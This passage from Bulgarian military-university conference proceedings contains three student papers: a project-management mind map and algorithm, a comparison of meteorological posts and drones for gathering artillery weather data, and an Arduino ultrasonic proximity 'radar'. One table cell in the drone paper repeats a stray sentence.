2. Skoudis, E. (2018). Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses. Prentice Hall.
3. Ioannides, M., Pothitos

CREATION OF A MIND MAP AND AN ALGORITHM FOR PROJECT MANAGEMENT

Stela Mincheva

*Technical University of Sofia
Sofia 1000, 8 Kl.Ohridski Blvd., stella.mincheva23@gmail.com*

СЪСТАВЯНЕ НА МИСЛОВНА КАРТА И АЛГОРИТЪМ ЗА ИЗГОТВЯНЕ НА ПРОЕКТ

Стела Минчева

Технически университет, София, stella.mincheva23@gmail.com

Abstract: *The graphic design techniques and using mind map help effective learning in 65% of visual learners. Nowadays, critical thinking is increasingly gaining ground in the education of students, which is applied through various educational strategies including mind mapping as one of these innovative learning methods. In this article will present new algorithm and mind map to present level for study in engineer design.*

Keywords: *mind map, visual identity, designing a project, educational strategies*


Динамичното ежедневие и многобройните задачи, които е нужно да се решават в различни сфери на производството и инженерния дизайн налага често да се съставят мисловни карти. Мисловните карти са визуални инструменти, които подпомагат по-лесното и изчерпателно организиране на определен вид информация, структурирането ѝ и като резултат синтезиране на идеи и концепции. Възможно е да се използват различни технически средства, за да се структурира сложни идеи.

В [1], [2] и [3] може да се види описание на мисловните карти, дефиниция и възможност за проследяване на проучванията и анализът назад във времето.

За целите на настоящия доклад е изготвена мисловна карта на пет нива, като на места тя достига до шесто такова. *Темата* или фокусът на внимание е „Проект“. *Обектът* е разгледан като възможно най-първично понятие, без да се включва каквато и да е специфика. Така наречения „Проект“ представлява предварително планиране и последващо реализиране на действия за постигане на определена задача в дадена организация, като за целта е нужно да се спази и определен срок.

На фиг.1 е представено ръчното изготвяне на мисловната карта, за която са използвани различни цветове, което от своя страна позволява да се разграничат основните четири първи нива. Ръчният начин на изграждане позволява по-дълбока креативност, включване на специфични умения на дизайнера и потапяне в проблематиката. Начинът на свързване между второ, трето, четвърто и пето ниво

също е представено по специфичен начин. С помощта на маркер, молив и химикал се вижда хибридно свързване, което най-добре е визуализирано при различните клони към Ниво 4. Използвани са и графики за спомагане на по-лесната визуализация и възприятие. Работното поле играе ролята на рамка, която в един момент е леко недостатъчна за развиването на целия потенциал на мисловния процес, използвайки всички възможни методи и медии.



Фигура 1. Ръчното изготвена мисловната карта „Проект“

На фиг.1.е представена първично изготвената мисловна карта, темата (Ниво 1) се разделя на четири клона: цели, проучване, участници и план (Ниво 2). Всеки един клон от ниво 2 се разклонява на по три подотдела (Ниво 3):

Цели – основни, специфични и дългосрочни;

Проучване – ресурси, рискове, бюджет;

Участници – ръководители, екип и външни ресурси;

План – начало, изпълнение и завършване.

За нива 4 и 5 се достига до по-детайлно и дълбоко разглеждане като клоновете, които биват разбити до още 4/5 клона, представени по-долу:

Проучване

Ресурси:

- Човешки ресурси
 - Управление
 - Набор на екип

- Контрол на качество
- Материални ресурси
 - Доставчици
 - InHouse продукция
- Финансови ресурси

Бюджет:

- Инвеститори
 - Инвестиции
 - Активи
 - Пасиви
- Разходен отчет
- Контрол по бюджетирането
 - Изпълнение спрямо бюджета
 - Отчети

Рискове:

- Анализ на риска
 - Изпълнение спрямо бюджета
 - Стратегии за реакция
- Методи за минимизиране на риска
 - Контрол на качеството

Участници

Ръководители:

- Мениджър
 - Проектен лидер
 - Проектен координатор

Екип / работна група:

- Технологична група
 - Инженери
 - Технолози
 - Конструктори
- Дизайнерска група
 - Графични дизайнери
 - Copywriters
 - Маркетингов екип
- Специалисти

Външен ресурс:

- Подизпълнителни фирми
 - Разработчици

- Производители
- Обучения и семинари

План график:

Начало:

- Етапи на проекта
 - Определяне на срокове
- Планиране
 - Дейности
 - Milestones

Изпълнение:

- Основни задачи
 - Подзадачи
 - Дневни задачи
- Следена за изпълнение:
 - Приоритети
 - Разделяне на задачи
 - Проследяване на напредъка
 - Индикатори за напредък
 - Оценка на изпълнение
 - Отчети
 - Редовни срещи
 - Контролни точки

Завършване:

- Обратна връзка
- Крайна оценка
 - Измерване на успеха.

В [6] са представени възможностите на компютърната графика в обучението в един от университетите в България, което е добра възможност да се почерпи опит. Докато в [7] се предлага подробно описание с един от продуктите използвани за създаване на мисловната карта представена в настоящия доклад.

Софтуерния продукт Adobe Illustrator е използван при изграждането на дигитална мисловна карта, включваща по-широк набор от изображения и графики (виж фиг. 2). При изграждането на дигиталната мисловна няма ограничение от гледна точка на работно поле, което позволява и допринася за по-ясното извеждане на мисловния процес. Доказателство за това е по-лесния начин на проследяване на мисловните връзки и нивата.

Горе описаното се реализира посредством различните цветове и обединяването на изображенията цветово към темата. Дебелините на връзките показват нивото в йерархията, докато размерът на шрифта играе роля в разграничаването на

Следващ етап е да се състави алгоритъм за изработването на проект и неговата проверка, като за целта се използва вече изготвена мисловна карта. С помощта на софтуерния продукт, CorelDraw, е визуализиран чрез блок-схема на алгоритъм, като клоновете на мисловната карта са доразвити и конкретизирани. Трябва да се отбележи, че MicroSoft Project би могъл да подпомогне изграждането на блок-схемата, в случай, че е по-малка по обем. Етапите са подредени са по хронологичен ред на изпълнение, като всяко действие води до изпълнението на следващото. Преминването от един етап към друг е свързано с трансфер на знания, технологии или резултати. Всеки етап се базира на постигнатите резултати в предишните. В началните етапи обикновено разходите са ниски, екипът на проекта е по-малък, а рисковете са по-големи.

Използвани са цветовете от мисловната карта като база на различните етапи на воденето на проекта. Отново за целите на алгоритъма не са специфицирани конкретните насочености на проекта, като в самият му край е добавена стъпка с генериране на случайна тема на проекта и проверка дали алгоритъма работи.

Като всеки модел (виж фиг.3) и цикълът на проекта е условен и определянето на фазите произтича от практическа необходимост. Не може да се счита даденият алгоритъм за безусловен и непроменлив. Всеки проект е различен по своя размер и сложност. Не съществува универсален подход към разделянето на процесите в проекта на отделни фази. В блок схемата представена на фиг.3 са предложени няколко логически условия, с цел проверка на даден казус. Видът на алгоритъма е цикличен с подусловия. Използваните шрифтове са Ariel; Comfontaa; MulticolorPro, а специализираните програми: CorelDraw и Adobe Illustrator.

Заклучение:

Планът и последователността във воденето на даден проект и знанията за всички възможни етапи е ключово за успеха, на който и да е било проект. За реализацията от начало до край в зависимост от спецификата на даден проект и е в пряка зависимост от движещата му сила. Тя следва да използва подобни методи и да спазва конкретна последователност на действията, за да може успехът да е гарантиран. Предложеният алгоритъм онагледява и застъпва всички етапи в проектното начало и стриктното следване на мисловните карти гарантира успех и съгласуваност между всички звена вземащи участие.

Използвана литература:

1. Ahlberg, M. (1993). Concept maps, vee diagrams, and Rhetorical Argumentation (RA) analysis: Three educational theory-based tools to facilitate meaningful learning. Paper presented at the Third International Seminar on Misconceptions in Science and Mathematics, Cornell University.
2. Ahlberg, M. (2004). Varieties of concept mapping. Paper presented at the First International Conference on Concept Mapping, Pamplona, Spain.

3. Amundsen, C., Weston, C., & McAlpine, L. (2008). Concept mapping to support university academics' analysis of course content. *Studies in Higher Education*, 33(6), 633–652.
4. D Dimitrov§ M Kirov, (2016), Scientific research and education in the air force-AFASES, 247-250
5. D.Dimitrov, Matei Kirov Методи за повишаване на достоверността на информацията при опознаване в системите за идентификация, Научна сесия НВУ "В. Левски", факултет "А, ПВО и КИС, Шумен, Сборник научни трудове, стр. 153-158, Шумен, 2010г ISSN: 1313-7433.
6. Stoyanova,V., (2019).Use of the opportunities of computer graphics in the education and training of cadets in National Military University "Vasil Levski", *International Scientific Journal Security &Future – Sofia: Scientific Technical Union of Mechanical Engineering Industry*, pp.54-55. ISSN 2535-0668; ISSN 2535-082X
7. В. Стоянова, (2017).Ръководство за упражнение по компютърна графика, Издателски комплекс на ф."А, ПВО и КИС" при НВУ „Васил Левски” ISBN 978-954-9681-81-9, стр.70

MEASUREMENT OF METEOROLOGICAL CONDITIONS NEEDED FOR ARTILLERY USING A DRONE

Kristian K. Hristov, Viktor D. Popov

*Department Artillery, Air Defense and Communication and Information Systems
Faculty - Shumen / NMU "Vasil Levsky*

ОПРЕДЕЛЯНЕ НА МЕТЕОРОЛОГИЧНИТЕ УСЛОВИЯ НУЖНИ НА Артилерията ПОСРЕДСТВОМ ДРОН

Кристиан К. Христов, Виктор Д. Попов

*Катедра „Артилерия“, Факултет „Артилерия, ПВО и КИС“ към
Национален Военен университет „Васил Левски“, Велико Търново*

Анотация: В съвременните военни операции прецизното използване на артилерията е много важно за успеха им. Един от ключовите фактори за ефективното използване на артилерията е точното определяне на метеорологичните условия. Скоростта на вятъра и неговата посока, температурата, влажността и атмосферното налягане влияят върху траекторията на снарядите и могат да доведат до значителни отклонения от целта. За това артилеристите разчитат на различни технологии за събиране на метеорологични данни.

Традиционните методи, използвани в Българската армия за събиране на такива данни, обикновено включват метеорологични станции, които измерват условията на определена височина. Въпреки че тези методи имат своите предимства, те често се различават с реалните такива, а грешката е голяма за на нуждите на съвременните динамични бойни и метеорологични ситуации. С развитието на технологиите и популяризирането на дроновете в различни сфери се разкрива нова възможност за измерване на метеорологичните условия по-бърз и гъвкав начин. Дроновете предлагат потенциал за събиране на данни на различни височини и в реално време, което позволява по-ефективно планиране на артилерийските операции.

Целта на настоящия доклад е да се анализират и сравнят традиционните методи за събиране на метеорологични данни с тези, базирани на използването на дронове, с цел да се определи техният потенциал за повишаване на точността и ефективността на артилерийския огън и намаляване на разхода на снаряди и личен състав.

Ключови думи: Метеопостове, ДМК, АТК,

Въведение

Целта на настоящия доклад е да се анализират и сравнят традиционните методи за събиране на метеорологични данни с тези, базирани на използването на дронове, с цел да се определи техният потенциал за повишаване на точността и ефективността на артилерийския огън и намаляване на разхода на снаряди и личен състав.

В Българската армия (БА) за нуждите на артилерийските подразделения се използват три основни типа метеорологични постове (МЕТО), които осигуряват прецизни данни, необходими за точността на артилерийския огън. В зависимост от нивото на техническа сложност и степента на оборудване, тези постове се делят на първа, втора и трета степен.

1 Метеопостове

1.1 Метеопостове от първа степен

Метеопостовите от първа степен разполагат с базово оборудване за измерване на метеорологичните условия, което включва: Прашков или вентилационен термометър за измерване на температурата; Барометър-анероид за измерване на атмосферното налягане; Полеви ветромер за измерване на скоростта на вятъра. Съставът на метеопоста включва началник и един или двама обучени бойци. Основната задача на метеопоста от първа степен е да съставя приблизителен бюлетин „Метеосреден“, валиден за около един час и обхващащ височини до 800 метра (до 1000 метра при съкратена подготовка). Данните от този пост се използват основно за нуждите на конкретен артилерийски дивизион и позволяват засичане на звучащи цели с помощта на секундомер на разстояния до 4-5 км.

1.2 Метеопостове от втора степен

Метеопостовите от втора степен разполагат с подобно базово оборудване като при първа степен, но също така включват допълнителен уред – ветрова пушка (ВР-2), която измерва **височинния** вятър. Съставът на поста остава същият, но допълнителното оборудване значително увеличава възможностите му за събиране на данни. Метеопостът от втора степен съставя бюлетини, които обхващат височини до 1200 метра (до 1600 метра при съкратена подготовка) и предоставят по-прецизни данни за артилерийска стрелба. Тези бюлетини могат да се използват от батареите на дивизиона за стрелба с пълна подготовка и осигуряват засичане на цели на по-големи разстояния.

1.3 Метеопостове от трета степен

Третата степен на метеорологичните постове разполага с най-усъвършенстваното оборудване за комплексни метеорологични наблюдения на различни височини. Освен стандартните устройства, като ДМК и приборите за приземни измервания, този тип пост използва аерологичен теодолит (АТК) за извършване на балонно-пилотни наблюдения. Допълнителното оборудване включва:

- Балони за измервания (различни типове);
- Бутилки с водород за пълнене на балоните;
- Секундомер, логаритмична линия и други измервателни принадлежности.

Комплекът се транспортира със специализирано едноосово ремарке и се разгръща в района на средната огнева позиция на дивизиона или полка. Съставът на този пост включва четирима души: началник, старши оператор, оператор и

изчислител. Метеопостът от трета степен осигурява данни за стрелба на височини до 3000 метра (до 5000 метра при съкратена подготовка) и може да бъде използван от всички батареи и дивизиони на артилерийската група.

Десантен метеорологичен комплект (ДМК) – измерва приземни метеорологични условия, като:

- Скорост на вятъра (1.5 – 40 м/с) с точност $\pm(0.5 + 0.05W)$ м/с;
- Посока на вятъра с точност $\pm 10^\circ$;
- Температура на въздуха (-50° до $+45^\circ\text{C}$) с точност $\pm 0.8^\circ\text{C}$;
- Относителна влажност (30-100%) с точност $\pm 7\%$;
- Атмосферно налягане (560-800 mmHg). Комплектът тежи 23.6 кг, а времето за развързване е 5-7 минути от екип от двама души.

Аерологичен теодолит (АТК) – използва се за балонни наблюдения на ветровите условия на различни височини. Основни характеристики:

- Увеличение на зрителната тръба – 18 пъти, ползрение 3° ;
- Стойност на деленията за кръговете – 1° и $1'$ за микроскопа;
- Тегло на комплекта – 18 кг.

Тези метеорологични средства играят ключова роля в планирането и изпълнението на артилерийските операции, като осигуряват точни данни за различни метеорологични фактори, които влияят върху траекторията на снарядите.

Използването на дронове за измерване на метеорологичните условия в артилерийските операции е сравнително нов подход, който предлага значителни предимства спрямо традиционните методи. Дроновете осигуряват бърз достъп до метеорологични данни, висока мобилност и прецизност при измерванията, което ги прави изключително полезни за съвременната артилерия.

2 Дроне

2.1 Мултикоптери:

Те са подходящи за събиране на метеорологични данни в конкретна точка. Мултикоптерите имат способността да се задържат стабилно във въздуха, което ги прави полезни за наблюдение на променливи метеорологични условия в реално време. Въпреки това, те са с ограничен полетен обхват и време на полет поради необходимостта от честа подмяна или зареждане на батериите.

2.2 Дроне с фиксирани криле

Те са предпочитани за дълги мисии, тъй като могат да покриват големи разстояния и да останат във въздуха по-дълго време. Тяхната конструкция позволява събирането на метеорологични данни на по-широки територии, което е полезно за обширни проучвания или операции, обхващащи значителни площи.

2.3 Хибридни дроне

Тези модели комбинират предимствата на мултикоптерите и дроновете с фиксирани криле, което им позволява вертикално излитане и дълги полети. Това ги прави универсални и подходящи за различни мисии.

Дроновете, използвани за събиране на метеорологични данни, са оборудвани със специализирани сензори, които могат да измерват: Скорост и посока на вятъра на различни височини; Температура на въздуха и атмосферно налягане; Относителна влажност и други климатични параметри. Тези данни се предават в реално време, което позволява на артилерийските подразделения да извършват бързи балистични корекции и да подобрят точността на огневата поддръжка. Например, корекциите, базирани на моментното атмосферно налягане и посоката на вятъра, значително влияят върху траекторията на снарядите, особено при далекобойната артилерия.

Дроновете за метеорологични измервания предоставят стратегическо предимство чрез способността си да събират данни в реално време и да се адаптират към нуждите на всяка мисия. Те минимизират риска за персонала, повишават точността на информацията и позволяват бързи реакции в динамични бойни условия, недостижими за традиционните методи.

- **Бързина и мобилност:** Дроновете могат да се разгръщат и достигат до необходимите височини бързо, осигурявайки данни, които са актуални и подходящи за моментните условия на терена. Това е особено важно в динамични бойни условия, когато бързата реакция е от съществено значение.

- **Ниска латентност на предаваните данни:** Събираните данни се предават в реално време, което позволява моментални корекции на артилерийския огън в зависимост от промените в метеорологичната обстановка.

- **Гъвкавост:** Дроновете могат да бъдат оборудвани със специализирани сензори според нуждите на мисията, което прави възможно събирането на специфични метеорологични данни. При промяна на задачата, сензорите могат да бъдат лесно заменени или надградени.

- **Достъп до труднодостъпни зони:** Благодарение на своята мобилност, дроновете могат да летят над опасни или трудни за достъп терени, които не могат да бъдат достигнати от традиционни метеорологични станции или наземни екипи.

- **Икономичност:** В сравнение с пилотираните самолети, дроновете предлагат по-ниски разходи за експлоатация и поддръжка. Те изискват по-малко ресурси за обучение и осигуряване на персонал, като същевременно предоставят висока прецизност и надеждност на данните.

3 Сравнение между метеопостове и дронове

Сравнението между традиционните методи, използвани в Българската армия, и съвременните технологии, като безжичните дронове, разкрива съществените предимства и ограничения на всяка от тези технологии. Ето това е обобщено сравнение между двата метода в различни аспекти от работата им.

Традиционните методи осигуряват надеждни данни за височини до 3000–5000 метра чрез използването на балони и аерологични теодолити. Тези методи са доказали своята ефективност през годините, но изискват време и значителни усилия за развърщане. Данните често са със забавяне, тъй като се изисква ръчна обработка и анализ. Безжичните дронове могат да предоставят данни в реално време с висока точност. Те са оборудвани със сензори за измерване на скоростта и

посоката на вятъра, температурата, влажността и атмосферното налягане на различни височини. Събраните данни могат да се предават директно на командните пунктове, което намалява времето за реакция.

Разгръщането на метеопостове, особено тези с по-комплексно оборудване като балонни системи, изисква време и персонал. Традиционните системи са стационарни и ограничени в способността си да се адаптират към динамични бойни условия. Дроновете могат да бъдат подготвени за полет и разположени в рамките на няколко минути, осигурявайки данни за кратък период от време. Те са изключително мобилни и могат да достигнат до зони, недостъпни за традиционните методи, което ги прави подходящи за бързо променящи се фронтови условия.

Данните, събрани чрез тези методи, обикновено се предават по защитени канали или директно на командирите на място, което намалява риска от прихващане. Безжичните дронове са уязвими на заглушаване или прихващане на сигнала от противникови сили. Това представлява значителен риск, особено в стратегически мисии, където сигурността на информацията е критична.

Операциите с метеопостове изискват повече персонал и ресурси за транспортиране, поддръжка и събиране на данните. Устройствата, като балоните за измервания, изискват редовна подмяна на консумативи, което увеличава разходите. Безжичните дронове са по-икономични в дългосрочен план и изискват по-малко персонал за експлоатация. Един екип от двама души може да управлява дроновете и да обработва данните.

Традиционните методи са подходящи за статични операции, при които няма изискване за бързо преместване или динамично адаптиране към бойната обстановка. Уязвими са на вражески обстрел, ако бъдат разположени твърде близо до фронтовата линия. Дроновете от своя страна са идеални за динамични бойни условия, при които мобилността и бързината са от решаващо значение. Позволяват на артилерийските подразделения да събират данни на различни височини в реално време, без да поставят персонала в риск.

Методите които в момента се използват за събиране на метеорологични данни остават надеждни, но са ограничени в своята скорост, мобилност и адаптивност към съвременните бойни условия. Безжичните дронове, от друга страна, предоставят по-бързи, мобилни и точни решения, но тяхната уязвимост към заглушаване на сигнала е значителен недостатък, който трябва да бъде преодолян.

Таблица 1: Основни параметри

Параметър	Метеопост	Дрон за измерване на метеорологични данни
Точност	±10%, ограничена до земна височина	До 20-30% по-висока точност благодарение на измервания на различни височини
Актуалност	Данни от значителен недостатък, който трябва да бъде преодолян.	Данни в реално време от различни височини

Време за събиране на данни	10-30 минути, поради времезакъснение в обработката	Мигновено предаване благодарение на директната връзка
Валидност на данните	10-30 минути преди необходимост от ново измерване	Постоянно обновяване на данните в реално време
Необходим личен състав	3-5 души: измервания, поддръжка и комуникация	1-2 души: оператор и технически асистент

4 Извод

Въз основа на сравнението между традиционните методи за събиране на метеорологични данни и съвременните технологии като безжичните дроне, става ясно, че дроновете предлагат значителни предимства по отношение на скорост, мобилност и точност, които са критични за артилерийските операции. Въпреки уязвимостта им към заглушаване и прихващане на данни, техният потенциал за осигуряване на данни в реално време и минимизиране на риска за персонала ги прави ценен инструмент за модернизацията на Българската армия. Комбинирането на традиционни и иновативни подходи ще осигури плавен преход към по-ефективна метеорологична подготовка, подобрявайки точността и оперативната готовност на артилерията в съвременните бойни условия.

Литература:

1. Standard Ballistic Meteorological Message (METB) - NATO STANAG 4061Източник: International Journal of Energy and Environment, Volume 15 (2021)
2. Интеграция на дроне в метеорологичната подготовка. Източник: International Journal of Energy and Environment, Volume 15 (2021)
3. Армейски метеорологични стандарти и учебници. Източник: Internet Archive.

CLOSE RANGE RADAR SYSTEM IMPLEMENTED ON ARDUINO ELECTRONIC PLATFORM

Georgi O. Georgiev, Rosen A. Bogdanov

*Communication Networks and Systems Department, Artillery, Air Defense, Communication and
Information Systems Faculty, National Military University „V. Levski”, Shumen, Bulgaria,
georgiog23344@gmail.com, R61@abv.bg*

РАДАРНА СИСТЕМА ЗА БЛИЗКИ РАЗСТОЯНИЯ ИЗПЪЛНЕНА НА ЕЛЕКТРОННА ПЛАТКА АРДУИНО

Георги О. Георгиев, Росен А. Богданов

*Катедра „Комуникационни мрежи и системи“, факултет „Артилерия, противовъздушна
отбрана, комуникационни и информационни системи“, гр. Шумен, България,
georgiog23344@gmail.com, R61@abv.bg*

Abstract: *This paper presents an implementation of a short-range radar system implemented on an Arduino electronic platform. The results of the practical study of the system are presented. The system can be used to monitor objects with different characteristics located in close proximity.*

Keywords: *Arduino, Radar system*

Въведение:

Arduino е отворена електронна платформа, базирана на лесен за използване хардуер и софтуер, предназначена за създаване на интерактивни проекти. Тя е популярна сред инженери, дизайнери и хоби ентузиаста за изграждане на приложения от прости сензорни системи до сложни работи. В основата си Arduino включва микроконтролер, който може да се програмира да взаимодейства с различни сензори, устройства и мотори.

Едно от основните предимства на Arduino е нейната универсалност и гъвкавост. Тя поддържа широк набор от входни и изходни устройства, позволявайки на разработчиците да създават системи, които могат да следят околната среда и да автоматизират процеси. Благодарение на отворения код и голямата общност, Arduino се е утвърдила като предпочитан инструмент за бързо прототипиране и образователни проекти.

Развитието на проекти с Arduino води до иновации в области като домашна автоматизация, охрана и роботика. Въпреки че предлага простота, Arduino позволява създаването на сложни системи на достъпни цени, което го прави ценен инструмент за инженери и студенти. Въпреки това, използването му в по-сложни проекти може да се сблъска с ограничения на изчислителната мощност и нужда от внимателно управление на ресурсите.

Въведение в системата

Докладът описва изграждането на радарна система, която използва Arduino платформата за събиране на данни от ултразвукови сензори и управление на серво мотор за сканиране на обекти. Системата включва различни хардуерни елементи, всеки от които играе съществени роли във функционирането и. Всеки компонент е избран така, че да отговори на специфичните изисквания за проекта — точно измерване на разстояние, управление на сервомотора и генериране на звуков сигнал при открит обект.

1. Хардуерни елементи и техните параметри

Arduino платка (ATMEGA 328P)

- Основна платка за управление на всички компоненти.
- Микроконтролер: ATmega328P.
- Работно напрежение: 5V.
- Пинове: 14 цифрови пина, 6 аналогови пина, 1 сериен пин за комуникация и др.
- Използвана за управление на серво мотора, обработка на данни от ултразвуковия сензор и управление на пиезо говорителя.

Ултразвуков сензор (HC-SR04)

- Този сензор се използва за измерване на разстоянието между сензора и обектите пред него.
- Работно напрежение: 5V.
- Пинове: 4 пина (VCC, GND, Trig, Echo).
- Принцип на работа: Сензорът изпраща ултразвукови импулси и измерва времето, което е необходимо за отражението на тези импулси обратно към сензора. Разстоянието се изчислява на базата на времето за пътуване на вълната.
- Обхват на измерване: от 2 см до 400 см, като точността е около ± 3 мм.

Серво мотор (K2128 Серво мотор с пластмасов механизъм 9g)

- Сервомоторът се използва за завъртане на сензора през определен ъгъл, осигурявайки пълно сканиране на околното пространство.
- Работно напрежение: 5V.
- Максимален ъгъл на завъртане: 180°.
- Скорост на завъртане: около 0.1 секунда за 60°.
- Използва се за точно позициониране на сензора, за да може той да обхожда различни ъгли от 15° до 165°.

Пиезо говорител (или пиезо buzzer)

- Използва се за генериране на звуков сигнал, когато ултразвуковият сензор засече обект на разстояние по-малко от предварително зададения праг.
- Работно напрежение: 5V.

- Честота на звука: обикновено около 1000 Hz (по избор може да бъде настроена).
- Използва се за алармено сигнализиране, когато обект е в обхвата на сензора.

Кабели и проводници

В допълнение към основните компоненти, за свързването на елементите на системата се използват различни кабели и проводници за осигуряване на правилното функциониране на електрическите връзки.

2 Принцип на работа на системата

Проектът за радарна система с Arduino е съставен от няколко основни функционални блока, които работят заедно за събиране и обработка на данни, като същевременно контролиране на хардуера за създаване на сигнали за тревога. Тези блокове включват:

1. **Измерване на разстоянието** – чрез ултразвуковия сензор.
2. **Сканиране на обекти** – чрез серво мотора, който завърта ултразвуковия сензор.
3. **Аларма** – активиране на пиезо говорителя при открит обект в обхвата на сензора.

Стъпка 1: Измерване на разстоянието

Когато системата стартира, ултразвуковият сензор изпраща импулси към околната среда. След това той изчаква отразените вълни да се върнат към сензора. Въз основа на времето, което е необходимо на вълните да се върнат, микроконтролерът на Arduino изчислява разстоянието до обекта.

Сензорът използва пиновете *Trig* за изпращане на импулсите и *Echo* за приемане на отразените импулси.

Стъпка 2: Сканиране на обекти

Серво моторът получава команда от Arduino платката за завъртане през определен ъгъл.(от 15° до 165°) Чрез постоянна промяна на ъгъла на серво мотора, ултразвуковият сензор обхожда пространството около него, измервайки разстоянието на различни позиции. Въз основа на данните за разстоянието, се създава визуално или звуково предупреждение за близост на обект.

Стъпка 3: Аларма при открит обект


След като сензорът открие обект в рамките на зададения праг (до 40см), активира пиезо говорителя, който издава звуков сигнал, показващ наличието на обект в близост. Това се прави чрез командата *tone()* на Arduino, която включва говорителя на определена честота. След изтичане на определеното време, звуковият сигнал се прекратява чрез командата *noTone()*.

3 Принцип на работа на ултразвуковия сензор (HC-SR04)

Ултразвуковият сензор HC-SR04 е ключовият компонент, използван за измерване на разстояние. Неговият принцип на работа се основава на измерване на времето, необходимо за преминаване на звукова вълна в определена среда.

Компоненти на HC-SR04:

- **TRIG пин:** Използва се за изпращане на ултразвуков импулс.
- **ЕCHO пин:** Получава ултразвуковия сигнал след отражение от обект.
- **Ултразвуков излъчвател и приемник:** Емитира и улавя звуковит вълни.



Радарна система за близки разстояния Ардуино

Как работи HC-SR04?

1. Излъчване на ултразвуков сигнал:

- Когато TRIG пинът получи сигнал с продължителност от 10

микросекунди, ултразвуковият излъчвател излъчва звукова вълна с честота 40 kHz.

- Вълната се разпространява във въздуха със скорост 343 м/с.

2. **Отражение от обект:**

Когато вълната се удари в обект, тя се отразява и се връща към сензора.

3. **Приемане на сигнала:**

Ултразвуковият приемник улавя отразената вълна. ЕСНО пинът измерва времето между изпращането и получаването на сигнала.

4. **Изчисляване на разстоянието:**

Arduino микроконтролерът използва измереното време (в секунди): изчислява разстоянието като произведението на времето, което е изминала вълната до обекта и скоростта на звука(343m/s)

Делението на две е необходимо, тъй като измереното време включва и отиването, и връщането на звуковата вълна.

Прецизност на измерванията:

- Ултразвуковите сензори са надеждни за разстояния до около 4 метра.
- За да се минимизират грешките:
- Разстоянието под определен праг се игнорира (напр. 5 см).
- Правят се няколко последователни измервания и се използва средната стойност.

Синхронизация със серво мотора:

Сензорът се върти с помощта на серво мотор, като обхваща ъгъл от 15° до 165°. Това позволява на системата да „сканира“ околната среда и да отчете обекти в различни посоки.

Този механизъм на работа е фундаментален за реализиране на функциите на системата – измерване на разстояние, предупреждение с пиезо говорител и визуализация чрез Processing.

4 Сценарии за приложение.

Системата с ултразвуков сензор предлага множество възможности за приложение, като обхваща различни области от сигурност до образователни проекти. В областта на сигурността и наблюдението, тя може да се използва за следене на зони с ограничен достъп. При засичане на движение или наличие на обект в наблюдаваната зона, системата е в състояние да активира аларма или да изпраща известия, което я прави изключително подходяща за охранителни цели.


В роботиката системата демонстрира своята ефективност, като позволява на роботи да избягват препятствия. Ултразвуковият сензор измерва разстоянието до обектите, което позволява на робота да променя посоката си на движение и да се адаптира към динамична среда.

